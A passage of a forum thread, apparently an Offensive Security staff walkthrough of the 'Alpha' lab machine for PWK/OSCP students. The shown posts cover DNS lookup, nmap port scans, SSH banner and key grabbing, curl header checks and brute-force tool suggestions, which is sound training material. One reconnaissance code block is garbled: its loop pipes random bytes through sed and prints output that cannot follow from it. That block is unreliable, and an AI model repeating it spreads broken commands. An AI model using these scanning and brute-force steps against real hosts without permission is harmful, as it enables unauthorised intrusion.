



What's New?

Forum

[New Posts](#) [Private Messages](#) [FAQ](#) [Calendar](#) [Community](#) [Forum Actions](#) [Quick Links](#)
[Forum](#) [Pentesting With Kali](#) [Lab Machines](#) [Public Network](#) [10.11.1.71](#) [Offensive Security's Complete Guide to Alpha](#)

Reply to Thread

Results 1 to 10 of 94

Page 1 of 10

1[2](#)[3](#)

...

[▶](#)[Last ▶▶](#)**Thread: Offensive Security's Complete Guide to Alpha**

Thread Tools Search Thread

05-12-2016, 02:58 PM

#1


g0tmi1k
 Offsec Staff

Join Date: Jun 2011

Posts: 462

Offensive Security's Complete Guide to Alpha

Welcome to Offensive Security's complete guide to "Alpha".

Warning. This thread contains spoilers.

Table of Contents:

- [Introduction](#)
- [Abstract/Overview](#)
- [Reconnaissance](#)
 - [DNS](#)
 - [Lab Notes/Existing Machines](#)
 - [Offsec-Ninja/IRC Bot Hint](#)
- [Information Gathering](#)
 - [Port Scanning](#)
 - [Services \(Part 1 - SSH\)](#)
 - [Services \(Part 2 - HTTP\)](#)
 - [Web Application \(Part 1 - Main\)](#)
 - [Web Application \(Part 2 - Hidden\)](#)
 - [Vulnerabilities vs Exploits vs CVEs](#)
 - [SearchSploit \(Part 1\)](#)
 - [Web Application \(Part 3 - \[SPOILER\]\)](#)
 - [SearchSploit \(Part 2\)](#)
 - [\[SPOILER\]](#)
 - [Web Scanners](#)
- [Limited Shell](#)
 - [Exploit #1 - Manually \(Part 1 - PoC\)](#)
 - [Exploit #1 - Manually \(Part 2 - Remote Shell\)](#)
 - [Exploit #1 - Manually \(Part 3 - Bash Trick\)](#)
 - [Exploit #2 - Exploit-DB](#)
 - [Exploit #3 - Metasploit](#)
- [Privilege Escalation](#)
 - [Information Gathering \(Part 1 - OS\)](#)
 - [Information Gathering \(Part 2 - Running Processes\)](#)
 - [Information Gathering \(Part 3 - Installed Packages\)](#)
 - [Information Gathering \(Part 4 - Installed Programs\)](#)
 - [Information Gathering \(Part 5 - Config files\)](#)
 - [Method #1 - \[SPOILER\] \(Part 1 - Setup\)](#)
 - [Method #1 - \[SPOILER\] \(Part 2 - Exploiting\)](#)
 - [Method #2 - \[SPOILER\] \(Part 1 - SSH\)](#)
 - [Method #2 - \[SPOILER\] \(Part 2 - SU\)](#)
- [Post Exploitation](#)

Last updated: 2016-Nov-22

Last edited by g0tmi1k; 11-22-2016 at 03:29 PM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)**Reply****Reply With Quote**

05-12-2016, 03:09 PM

#2

**g0tmi1k**
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Abstract/Overview

Introduction

This is our (Offensive Security) guide to targeting, attacking and completing the machine "Alpha".

It is the first part of a series, with the other machines of "Beta" & "Gamma" (**Coming Soon**).

During all of these machines, we will display how we go about tackling these machines, showing you all our findings & mistakes. Hopefully this will help build up your methodologies and techniques.

Please note, this is a complete walk-through. We will cover everything for Alpha. As a result, if you do not want the machine to be spoilt for you, stop reading now.

Note, we will not accept any other threads on the forum which contain spoilers.

Unlike the other two machines (**Beta & Gamma - Coming Soon**), this is NOT an ex-OSCP exam machine - but an **ex-edb machine (10.11.1.219)**, that we have brought back from the dead!

Normally, we would recommend choosing a target based on the information you know about a machine, rather than going after a specific one.

e.g. The low hanging fruit, rather than hunting for a box or working IP addresses sequentially.

...But we are going to break this rule for this guide.

At this stage, using tools such as nmap/arp-scan/netdiscover would be useful to see all the machines in the subnet which we would have access to, then start port scanning for "key services" (DNS, FTP, HTTP/HTTPS, NetBIOS, SSH/rDesktop/VNC).

We will cover multiple methods of gathering the necessary information to find the vulnerability, from this single issue use three different exploits in order to get a remote shell on the machine. To finish the guide off, two different vulnerabilities to get the highest level of privilege on the system, root.

Abstract/Overview

This machine is vulnerable to the "shellshock" exploit, via Apache's CGI module. The web application (BigTree CMS) is a decoy. We cover two methods to escalate privileges, either by targeting OSSEC (which is meant to protect the OS)! Or by re-trying the MySQL credentials to the non-root user on the box and then sudo'ing to root.

Please note: There may be other methods of getting local access and techniques to acquire a root shell which may be discovered at a later date (*aka undocumented solution in this guide*).

Last edited by g0tmi1k; 09-27-2016 at 09:05 AM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)**Reply****Reply With Quote**

05-12-2016, 03:19 PM

#3

**g0tmi1k**
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Reconnaissance

DNS

The very first thing is to locate this machine (Alpha) in the network.

The easier way to do this is by completing the course material (**cough* the DNS exercise - because we did do that, right? 😊 *cough**).

As this is a guide to Alpha (and not the course material), we will retract certain bits of information here.

Code:

```

root@kali:~# for ip in ...RETRACTED... done | column -t
...SNIP...
71.1.11.10.in-addr.arpa  name =  alpha.thinc.local.
...SNIP...
root@kali:~#

```

```

root@kali:~# for ip in $(cat /dev/urandom | fold -w 100 | tr -d '\n' | fold -w 100 | tr -d '\n' | uniq -s 10000 | sed 's/./[0-9]*/g'); do ip=$(echo $ip | sed 's/./[0-9]*/g'); done | column -t
71.1.11.10.in-addr.arpa  name =  alpha.thinc.local.
72.1.1.1.in-addr.arpa   name =  beta.thinc.local.
73.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
74.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
75.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
76.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
77.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
78.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
79.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
80.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
81.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
82.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
83.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
84.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
85.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
86.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
87.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
88.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
89.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
90.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
91.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
92.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
93.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
94.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
95.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
96.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
97.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
98.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
99.1.1.1.in-addr.arpa   name =  alpha.thinc.local.
100.1.1.1.in-addr.arpa  name =  alpha.thinc.local.

```

So we can see that **10.11.1.71** is **alpha.thinc.local**.

Lab Notes/Existing Machines

So we now have an IP address (10.11.1.71) and hostname (alpha.thinc.local).

At this point, it would be a good time to check our lab notes (made up from information gathered from all the other machines - pre and post exploitation).

e.g. *Is there any mention of this machine on any network service we can reach? Or are there any personal files/filenames /contents that relate to Alpha?*

...As it would be spoiling any other machine(s) - **we made sure this target does not require any others to complete it.**

Offsec-Ninja/IRC Bot Hint

Another thing we can do after we have found out the hostname for a machine, is check the **#Offsec IRC bot (Offsec-Ninja)**.

These clues here are not often "directly" useful. Some times its amusing quotes, other times its references to the machine which you may only understand AFTERWARDS. But sometimes... you may get lucky!

For how to connect to the channel see [our guide here](#). Make sure to **register your nickname** to allow you to talk in the channel.

```

<g0tmi1k_> !alpha
<@Offsec-Ninja> g0tmi1k_: alpha is Heroes in a half shell, turtle power.

```

```
[08:13:12] <g0tmi1k_> !alpha
```

```
[08:13:12] <@Offsec-Ninja> g0tmi1k_: alpha is Heroes in a half shell, turtle power.
```

Note #1: This is not really useful at this stage, but it will be made clear later on...

Note #2: Some people at this stage may already know of the reference from the franchise "**Teenage Mutant Ninja Turtles**".

Last edited by g0tmi1k; 07-22-2016 at 03:29 PM.

PWB/OSCP (2011) | WiFu/OSWP (2013) | CTP/OSCE (2013) | AWAE (2015) | AWE (2016)

[Reply](#)[Reply With Quote](#)

05-12-2016, 03:43 PM

#4

**g0tmilk**
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Information Gathering

Port Scanning

We are going to start off by...**reverting the machine!**

We haven't got a clue what state the machine is in currently and we do not want to miss anything at this stage. A student may of already exploited a core service, and the vulnerability kills the service, closing the port and we wouldn't be aware - we see *this daily*.

Once the machine has successfully been reverted, we'll do a very quick port scan, then perform a complete scan afterwards. This allows us to start to get an idea and feel for the machine straight away without having to wait about for nmap to complete - else we may have to change up how we are scanning the machine.

#1 - Light Scan

The quick scan (not using any of nmap's inbuilt scripting engine or features) will do the "10 most common ports" (The sorting order of ports is based on nmap's finding over the years).

Code:

```
root@kali:~# nmap 10.11.1.71 --top-ports 10 --open

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-17 03:14 EDT
Nmap scan report for 10.11.1.71
Host is up (0.16s latency).
Not shown: 8 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:50:56:89:54:66 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
root@kali:~#
```

```
root@kali:~# nmap 10.11.1.71 --top-ports 10 --open

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-17 03:14 EDT
Nmap scan report for 10.11.1.71
Host is up (0.16s latency).
Not shown: 8 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:50:56:89:54:66 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
root@kali:~#
```

Two ports open! They are the default ports for **SSH (TCP 22)**, and **HTTP (TCP 80)**.

Note, We haven't confirmed the services behind the ports - just the default ports value are open (**cough* It would be sneaky thing for a system administrator/Offsec to mix up the services *cough**).

Because port 22 is open, defaulting to the SSH service, this hints the target could be **nix* based (*it is possible SSH is installed on Windows, however it's not "common" at the time of writing - as it could change with Windows 10 in a few years' time...*) - and add on the fact we didn't see TCP 3389 being open (Windows RDP) , **nix* very often uses VNC instead - which is on a different port.

#2 - Heavy Scan

Now, we can start doing a complete scan (TCP 1 - 65,535), by using "-p-", which is a lot more network 'heavy' (so it's going to take longer).

We are also going to start grabbing the service banners, based on the default service port, by doing "-sV".

It is possible to get nmap to show its justification for its results by doing "--reason".

...and we haven't altered our DNS value (/etc/resolv.conf) to use the PWK lab network, so lets manually use a different value (removed to not spoil the course material, as it is an exercise to find it!)
 Note, we didn't use "-A" (which doesn't stand for "all") option, as it makes the output too complex for the time being (as well as make the scan take longer to complete).

Code:

```
root@kali:~# nmap 10.11.1.71 -p- -sV --reason --dns-server [RETRACTED]

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-17 03:30 EDT
Nmap scan report for alpha.thinc.local (10.11.1.71)
Host is up, received arp-response (0.16s latency).
Not shown: 65533 closed ports
Reason: 65533 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http?    syn-ack ttl 64
MAC Address: 00:50:56:89:54:66 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 663.20 seconds
root@kali:~#
```

```
root@kali:~# nmap 10.11.1.71 -p- -sV --reason --dns-server [RETRACTED]

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-17 03:30 EDT
Nmap scan report for alpha.thinc.local (10.11.1.71)
Host is up, received arp-response (0.16s latency).
Not shown: 65533 closed ports
Reason: 65533 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http?    syn-ack ttl 64
MAC Address: 00:50:56:89:54:66 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 663.20 seconds
root@kali:~#
```

As this is going to take "a while to complete" (You can see the scan took over 10 minutes to complete - the light scan, less than a second), we could risk starting to **lightly** use/poke at the target at the same time (or we can use this time to look at another machine, tweak/update our notes, make a drink, or **get on with any other work** etc.).

We don't really want to add too much to the network traffic or the target's system load, as it may make the port scan result inaccurate.

...and if the port scan are incorrect, it's going to upset everything that follows (*We have seen students spend days failing because of incorrect information*).

This is because port scanning is the first thing we do directly to the target - everything after all depends on its results (aka **port scanning is THE essential core stage that we cannot afford to be incorrect** - which links nicely back to reverting a machine before scanning!).

So making a few requests to services would be acceptable (**as a normal end user would**). We don't want to start brute forcing services (like a hacker would), or cause any issues/errors (like a hacker may do) as that may trigger some type of protection and block our IP address...

So the port scan finishes, and we only see the two ports that we already knew about. There isn't anything hiding on a sneaky higher port (**cough* that would be mean of us, right? *cough**). We can now start thinking about looking at the services behind the ports...

#3 - Other Port Scan Types

So far we have only touched on TCP ports. **Don't forget about UDP** (**cough* because we haven't *cough**).

Nmap is able to scan for UDP services, however if you thought TCP was slow...

There are other tools out there which are able to perform a port scan (that isn't powered by nmap). One of them being "unicornsans".

I personally find this to be much quicker than nmap (in general), but it doesn't have nmap's powerful scripting engine. One of the advantages of it is the options, control and power you have using it, but the down side to this, unicornsans is slightly more "confusing" to use.

A student of ours, superkojiman, has made a wrapper (onetwopunch - <https://github.com/superkojiman/onetwopunch>) which merges the advantages of unicornsans's speed and nmap's scripts. However, this can be something you research in your own time 🙄.

Side Note: Scanning Multiple Targets At Once & Post Exploiting

We do not recommend scanning a "large amount" of targets at once for various reasons.

Whilst it is "do-able", depending on your network connection (speed and how stable it is - note the VPN uses UDP and not TCP), you will be waiting "a while" (depending on what scanning options you use).

When scanning over a range of targets, nmap will behave by treating all the machines equally. If a machine has a firewall enabled that slows nmap down (or another student attacking/reverting), nmap will then slow down all the other machines to match the same speed as the slowest machine, thus taking longer to complete.

Have you ever seen: "Increasing send delay for [IP] from 0 to 5 due to max_successful_tryno increase to 4" before?

Nmap offers a wide variety of scanning options, so it's highly recommend to check the man page to get a deeper understanding of the tool. **A few** options to look into are:

- --max-retries
- --max-scan-delay
- --defeat-rst-ratelimit
- reduce the amount of ports you're scanning at once (--top-ports 100, rather than the default 1000 or every port).
- don't use any scripts (or really limit the amount used).
- ...OR bash script a for loop (**cough* like in the course materials *cough**).

Alternatively finding a machine with nmap pre-installed on it - therefore you can scan inside the network, removing a possible bottleneck (your ISP). There are various machines over multiple subnets with nmap on them - lazy system administrators forgetting to remove tools or using tools against themselves.

...but at this stage, you will have no idea what machines these are - but it's something to keep in mind 😊.

Note, it's is NOT recommend to install nmap (or any other tools) on target machines. A reason for this is because if any other student reverts the machine - you would lose it. Plus, it not a "stealthy" option and in a "real life pentest" this may be out of scope (depends on how you're approaching the PWK labs - as there isn't a right or wrong way).

Last edited by g0tmi1k; 07-22-2016 at 03:39 PM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply

Reply With Quote

05-13-2016, 02:43 PM

#5



g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Information Gathering Services

Based on the nmap report, we can only see 2x TCP ports open, 22 (Defaults to SSH) & 80 (Defaults to HTTP).

By checking each port, we can **stop ourselves from getting "tunnel vision"**, by spending a long time going down a rabbit hole only to find it's a "dead end service".

TCP 22 (Default port for SSH)

The SSH protocol itself is "tried and tested" services as it has been around since 1995 (SSH2 was in 2006). The most common service for *nix is "OpenSSH" (started in 1999). It doesn't mean it's without any (publicly known) issues. You can see for yourself on the [CVEDetails.com page](#) (**cough* bookmark this site *cough**)

As a result, **it's not seen as a 'low hanging fruit' attack vector**, as unless something is seriously misconfigured in the SSHD configuration (or if there is a ssh backdoor/rootkit!) the chance of getting a shell out of the box is unlikely.

The services often gets brute forced (**cough* it's best to have already gathered a list of usernames beforehand as well as using a few default usernames *cough**), however depending on how the service is configured you may need to use a "private key" (rather than password based) to access the box. You may or may not get a password prompt (depends on how THAT machine is setup), even if it only accepts keys.

However, we may still be able to use it to get some information about the target:

- SSH package version - Might be able to find the OS and version.
- SSH key fingerprint - Has the key been re-used somewhere (Another machine? Same machine, just another port/service?)
- SSH banner - Any text (if at all) before the password prompt (often get legal warnings about connecting to it)

SSH package version

So let's use netcat to connect to the port (it will hang, so we need to kill it once we have our information):

Code:

```
root@kali:~# nc -nv 10.11.1.71 22
(UNKNOWN) [10.11.1.71] 22 (ssh) open
SSH-2.0-OpenSSH_6.6.1p1_Ubuntu-2ubuntu2
^C
root@kali:~#
```

```
root@kali:~# nc -nv 10.11.1.71 22
(UNKNOWN) [10.11.1.71] 22 (ssh) open
SSH-2.0-OpenSSH_6.6.1p1_Ubuntu-2ubuntu2
^C
root@kali:~#
```

So we can see the target OS is "**Ubuntu**", using "**OpenSSH v6.6**" (and package is 2ubuntu2). Using this, we can look it up on [Ubuntu's website](#). So using this information, there is a good chance the target is **Ubuntu 14.04 LTS**.

The screenshot shows a web browser window with the address bar containing 'packages.ubuntu.com/search?keywords=openssh-server'. The page title is 'Ubuntu - Package Se...'. The search results are under the heading 'Exact hits' and 'Package openssh-server'. The results list several Ubuntu versions and their architectures, including 'precise (12.04LTS)', 'precise-updates', 'trusty (14.04LTS)', 'trusty-updates', 'wily', 'wily-updates', 'xenial', 'xenial-updates', and 'yakkety'. Each entry includes a description of the package as a secure shell (SSH) server and lists supported architectures and ports.

SSH key fingerprint

So when you connect to a SSH service for the first time, SSH will prompt you "do you trust this key?":

Code:

```
root@kali:~# ssh root@10.11.1.71
The authenticity of host '10.11.1.71 (10.11.1.71)' can't be established.
ECDSA key fingerprint is SHA256:AibCWx1KvdJmNHd3KVsYksWtveJPdLZAshMIChsTeHE.
Are you sure you want to continue connecting (yes/no)?
```

```
root@kali:~# ssh root@10.11.1.71
The authenticity of host '10.11.1.71 (10.11.1.71)' can't be established.
ECDSA key fingerprint is SHA256:AibCWx1KvdJmNHd3KVsYksWtveJPdLZAshMIChsTeHE.
Are you sure you want to continue connecting (yes/no)?
```

Now what happens if you see multiple SSH services on different ports which have the same key? What could it mean if they are different? Why would you see the same key on another box? All questions to think about... As this is not the case here, we will not answer that 😊 (*cough* but it is in the labs *cough*).

On this subject: A useful resource ~ <https://github.com/rapid7/ssh-badkeys>

SSH banner

Let's go ahead and continue off from the previous command and accept the key:

Code:

```
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.11.1.71' (ECDSA) to the list of known hosts.
root@10.11.1.71's password:^C

root@kali:~#
```

```
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.11.1.71' (ECDSA) to the list of known hosts.
root@10.11.1.71's password:
```

```
root@kali:~# █
```

So there wasn't any text above the password prompt.

But we DO get a password prompt, so the machine may accept SOME users with a password, rather than keys (or both!).

Example of a banner (able to get some information from it too - domain name!).

Nmap Scripts

We can use nmap to help us out. First, let's check what scripts we have (based on our nmap version):

Code:

```
root@kali:~# ls -lh /usr/share/nmap/scripts/*ssh*
-rw-r--r-- 1 root root 5.6K Mar 31 08:51 /usr/share/nmap/scripts/ssh2-enum-algos.nse
-rw-r--r-- 1 root root 16K Mar 31 08:51 /usr/share/nmap/scripts/ssh-hostkey.nse
-rw-r--r-- 1 root root 1.5K Mar 31 08:51 /usr/share/nmap/scripts/sshv1.nse
root@kali:~#
```

```
root@kali:~# ls -lh /usr/share/nmap/scripts/*ssh*
-rw-r--r-- 1 root root 5.6K Mar 31 03:51 /usr/share/nmap/scripts/ssh2-enum-algos.nse
-rw-r--r-- 1 root root 16K Mar 31 03:51 /usr/share/nmap/scripts/ssh-hostkey.nse
-rw-r--r-- 1 root root 1.5K Mar 31 03:51 /usr/share/nmap/scripts/sshv1.nse
root@kali:~#
```

So by using **"-sV"** and **"--script=ssh-hostkey"**, we can automate the banner grabbing as well as key fingerprints.

Code:

```
root@kali:~# nmap 10.11.1.71 -p 22 -sV --script=ssh-hostkey
...SNIP...
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 72:b5:55:80:1b:24:d6:f3:bf:a5:c5:98:1b:01:03:90 (DSA)
...SNIP...
root@kali:~#
```

```
root@kali:~# nmap 10.11.1.71 -p 22 -sV --script=ssh-hostkey
```

```
Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-17 03:51 EDT
Nmap scan report for 10.11.1.71
Host is up (0.16s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 72:b5:55:80:1b:24:d6:f3:bf:a5:c5:98:1b:01:03:90 (DSA)
MAC Address: 00:50:56:89:54:66 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.63 seconds
root@kali:~#
```

Summary

Recommend SSH brute force tools: A **custom wordlist** for the target (using another vulnerability or **CeWL/wordhound**), **Hydra** (don't forget about **"-e [VALUES]"**), **Patator** (Password fuzzer rather than brute force), **Crowbar** (great for brute forcing

private keys), **Metasploit's ssh_login**.

Trouble Shooting: Midway Scanning, port closed?

During our poking about, we noticed after running a few commands, the service started to have a delay in response time. Then **SSH completely stopped responding**.

Scanning it again with nmap, we see the port has changed status (its now filtered):

Code:

```
root@kali:~# nmap -p 22 -sV 10.11.1.71
...SNIP...
22/tcp filtered ssh
...SNIP...
Nmap done: 1 IP address (1 host up) scanned in 2.51 seconds
root@kali:~#
```

```
root@kali:~# nmap -p 22 -sV 10.11.1.71

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-17 03:57 EDT
Nmap scan report for 10.11.1.71
Host is up (0.15s latency).
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
MAC Address: 00:50:56:89:54:66 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.51 seconds
root@kali:~#
```

Oh dear! There's a chance another student has altered the box (though slim, as the machine is still up and responding), however what is much more likely is we have **triggered some type of "defense"** on the machine. There's various solutions in order to stop brute force attempts (multiple failed logins over a period of time), e.g. a common one is "fail2ban". We may of just locked ourselves out (could be just THAT port or the complete machine).

Either we can wait until this times out (we don't know how long that would be), or revert the machine.

Note: There are various machines with this in place throughout our PWK/OSCP labs. You would not have to wait more than 15 minutes before you would become unbanned.

Last edited by g0tmi1k; 07-21-2016 at 10:09 AM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply

Reply With Quote

05-16-2016, 10:52 AM

#6



g0tmi1k
Offsec Staff

Join Date: Jun 2011

Posts: 462



Information Gathering

Services

TCP 80 (Default port for HTTP)

*Note: Warning HUGE CONTENT! This could be a whole course in just this subject. There is no way we can cover *everything* in this post!*

Before we start:

- Web servers (e.g. Apache/Nginx/IIS) are **not the same** as web applications (e.g. Wordpress/Joomla).
 - Web applications may talk to other services on the OS (such as a database - MySQL/MSSQL)
 - E.g. End User <-> Web Server <-> Web Application <-> Database
 - *And the terms: The Internet (e.g. infrastructure) is not the same as WWW (World Wide Web - web applications)*

- Web servers (e.g. Apache/Nginx/IIS) are **not the same** as web services (e.g. html/json/xml).
- Web servers (e.g. Apache/Nginx/IIS) may have multiple technologies powering them (e.g. PHP/ASP) *via handlers*.
 - These server side technologies are executed on the target directly, not the end users browser (like Javascript).
 - These server side technologies often have more issues with them, as they have a lot more different moving parts, as they need to render/process/execute code written by end users (and the end users code is a whole other set of issues).
- Web servers run on the port (e.g. TCP 80). There can only be a single web server.
 - However, there may be multiple web applications running on the web server.
 - Some may be "hidden". E.g. not linked/clickable from the landing page. Therefore you need to know the URL to go to.
 - e.g. A common hidden web application is PHPMYAdmin.
- Web servers may have multiple "modules" (e.g. Apache) loaded, that expand their functionality (and also be misconfigured!)
 - E.g. /service-status or "index of /" as well as SSL/TLS.

Web servers are found **everywhere** now (examples: traditionally GUI desktop applications moving to a web UI, CLI tool developers using a web UI, or mobile applications just being a browser pointing to selected web page, and embedded device hardware to control network hardware).

Web servers themselves are "dumb", as they only serve/display out what is sent to them. They do not do any processing or rendering themselves.

The common services you will see is **Apache** (both on Windows & *nix), **Nginx** (Easier on *nix, but there is a Windows port), and **Internet Information Services** (IIS - Windows only... *for the time being!*).

Each of them have had (publicly known) issues over the years (**Apache, Nginx, IIS**) and they have also had their share of "big" vulnerabilities (which have public exploits - **Apache, Nginx, IIS**). However, these three services are much more "stable" because they have been around for so long (**older** the version, the more issues - **cough* so it's always worth a checking to see if there is something *cough**). However, there are other web servers other than these three, which haven't been beaten up over the years (**cough* and you may find a few in the labs *cough**).

On the subject of Apache on Windows, it is common to see Apache installed/used as a "package"/bundle, such as XAMPP and WAMP. This then includes other "useful" services at the same time.

So these services directly may not give you a nice shell straight away, what's behind them MIGHT (server side technologies, Web Application, Database). What they are great with is getting information about the target from. Most web servers are "public", allowing anyone to access them.

However, it is worth noticing the different in basic/digest/HTTP authentication (*aka when you get a popup when trying to access a URL*) which happens on the web server, whereas there may be authentication in the web application (*e.g. http forms*). Some times the authentication is done incorrectly, and only the 'default/landing' page has a password prompt, but if you knew/guessed a URL - you may still be able to access it...

Because of the range/scale of what the service allows access to, it's often one of the first services we start probing at. Depending on the web application(s) we can access it may be the low hanging fruit. Until we access the service, we don't know what's behind it.

However, before jumping into the web application, let's check the headers from the web server and default landing page:

Code:

```
root@kali:~# curl -i 10.11.1.71
HTTP/1.1 302 Found
Date: Mon, 16 May 2016 22:39:48 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.4
Location: site/index.php/
Content-Length: 0
Content-Type: text/html
```

```
root@kali:~#
```

```
root@kali:~# curl -i 10.11.1.71
HTTP/1.1 302 Found
Date: Mon, 16 May 2016 22:39:48 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.4
Location: site/index.php/
Content-Length: 0
Content-Type: text/html
```

```
root@kali:~# █
```

So straight away:

- Our request is being redirected (HTTP 302) to: **"site/index.php/"** (Notice how it is two subfolders deep. What is in

just `/site/?`)

- The web server appears to be "**Apache 2.4.7**" on **Ubuntu** (which matches what **we know from SSH**)
- Good chance of there being **PHP** on the server: "**v5.5.9**" as well as in the URL redirect: "`site/index.php/`"

Summary

So what we know this far:

- **IP:** 10.11.1.71 (DNS: alpha.thinc.local)
- **Ports:** TCP 22, TCP 80 (Might have UDP)
- **OS:** Ubuntu (Possibly 14.04 - Trusty Tahr)
- **Services & Applications:**
 - OpenSSH 6.6 - Requires authentication. Might need to brute force it.
 - Apache 2.4.7 & PHP 5.5.9 - No credentials required to access it. **Best bet for the entry point** (unless there's another machine dependence).
- Options left (in order of priority)
 - Explore the web application.
 - Search for vulnerabilities in the known services & applications.
 - Brute force SSH with common & weak credentials.

Last edited by g0tmi1k; 11-22-2016 at 03:41 PM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply

Reply With Quote

05-16-2016, 01:47 PM

#7



g0tmi1k o
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Information Gathering

Web Application (Main)

Web Application (HTML)

Time to put our "end user" hat on again. What we mean by this is "**use the application, don't try and break it**". What information can you gather by just clicking about and reading what's on screen.

First thing, let's follow the redirect.

Code:

```
root@kali:~# curl -i -L 10.11.1.71
HTTP/1.1 302 Found
...SNIP...
HTTP/1.1 200 OK
...SNIP...
Set-Cookie: PHPSESSID=f81qqe1crdio83ikmumnpabe3; path=/
...SNIP...
Content-Length: 6845
Content-Type: text/html

< !DOCTYPE html>
< html lang="en">
  < head>
    < meta http-equiv="Content-type" content="text/html; charset=utf-8" />
    < meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
    < meta name="keywords" content="" />
    < meta name="description" content="" />

    < title>Trees of Large Sizes< /title>

    < link rel="stylesheet" href="http://10.11.1.71/site/index.php/css/site.css" type="text/css" media="all" />
    < link rel="stylesheet" href="http://10.11.1.71/site/css/print.css" type="text/css" media="print" />
  ...SNIP...
root@kali:~#
```

```
root@kali:~# curl -i -L 10.11.1.71
HTTP/1.1 302 Found
Date: Mon, 16 May 2016 22:42:45 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.4
Location: site/index.php/
Content-Length: 0
Content-Type: text/html

HTTP/1.1 200 OK
Date: Mon, 16 May 2016 22:42:45 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.4
Set-Cookie: PHPSESSID=f81qqelcrdio03ikmumnpabe3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 6845
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
